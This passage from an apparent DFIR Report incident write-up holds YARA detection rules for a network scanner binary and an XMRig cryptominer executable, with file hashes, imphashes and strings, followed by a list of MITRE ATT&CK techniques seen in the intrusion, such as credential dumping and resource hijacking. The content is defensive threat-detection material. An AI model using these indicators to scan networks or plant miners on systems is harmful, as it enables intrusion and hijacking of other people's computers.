$s7 = "youtube.com" fullword ascii
$s8 = "espanol.yahoo.com" fullword ascii
$s9 = "brb.yahoo.com" fullword ascii
$s10 = "malaysia.yahoo.com" fullword ascii
$s11 = "att.yahoo.com" fullword ascii
$s12 = "hsrd.yahoo.com" fullword ascii
$s13 = "googlecommerce.com" fullword ascii
$s14 = "maktoob.yahoo.com" fullword ascii
$s15 = "*.youtube-nocookie.com" fullword ascii
$s16 = "# TARGET SELECTION (IP, PORTS, EXCLUDES)" fullword ascii
$s17 = "www.yahoo.com" fullword ascii
$s18 = "x.509 parser failure: google.com" fullword ascii
$s19 = "-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth" fullword ascii
$s20 = "urchin.com" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "9b0b559e373d62a1c93e615f003f8af8" or 10 of them)
}

rule XMRig_CPU_mine_1014 {
meta:
description = "exe - file XMRig CPU mine.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "a8b2e85b3e0f5de4b82a92b3ca56d2d889a30383a3f9283ae48aec879edd0376"
strings:
$s1 = "* The error occured in hwloc %s inside process `%s', while" fullword ascii
$s2 = "__kernel void find_shares(__global const uint64_t* hashes,uint64_t
target,uint32_t start_nonce,__global uint32_t* shares)" fullword ascii
$s3 = "Could not read dumped cpuid file %s, ignoring cpuiddump." fullword ascii
$s4 = "%PROGRAMFILES%\\NVIDIA Corporation\\NVSMI\\nvml.dll" fullword ascii
$s5 = "void blake2b_512_process_single_block(ulong *h,const ulong* m,uint
blockTemplateSize)" fullword ascii
$s6 = "* the input XML was generated by hwloc %s inside process `%s'." fullword ascii
$s7 = "blake2b_512_process_single_block(hash,m,blockTemplateSize);" fullword ascii
$s8 = "Found non-x86 dumped cpuid summary in %s: %s" fullword ascii
$s9 = "GetCurrentProcessorNumberExProc || (GetCurrentProcessorNumberProc &&
nr_processor_groups == 1)" fullword ascii
```

```
$s10 = "__kernel void blake2b_initial_hash(__global void *out,__global const void*
blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
$s11 = "* hwloc %s received invalid information from the operating system." fullword
ascii
$s12 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
$s13 = "__kernel void execute_vm(__global void* vm_states,__global void*
rounding,__global void* scratchpads,__global const void* datase" ascii
$s14 = "__kernel void execute_vm(__global void* vm_states,__global void*
rounding,__global void* scratchpads,__global const void* datase" ascii
$s15 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
$s16 = "__kernel void blake2b_initial_hash(__global void *out,__global const void*
blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
$s17 = "nvml.dll" fullword ascii
$s18 = "__kernel void Groestl(__global ulong *states,__global uint
*BranchBuf,__global uint *output,ulong Target,uint Threads)" fullword ascii
$s19 = "__kernel void Blake(__global ulong *states,__global uint *BranchBuf,__global
uint *output,ulong Target,uint Threads)" fullword ascii
$s20 = "__kernel void JH(__global ulong *states,__global uint *BranchBuf,__global
uint *output,ulong Target,uint Threads)" fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 19000KB and
( pe.imphash() == "5c21c3e071f2116dcdb008ad5fc936d4" or 8 of them )
}
```

MITRE

Command-Line Interface – T1059
Create Account – T1136
Credential Dumping – T1003
External Remote Services – T1133
Graphical User Interface – T1061
Hidden Files and Directories – T1564.001
Local Account – T1087.001
Network Service Scanning – T1046
Remote Services – T1021
Resource Hijacking – T1496

Internal case 1014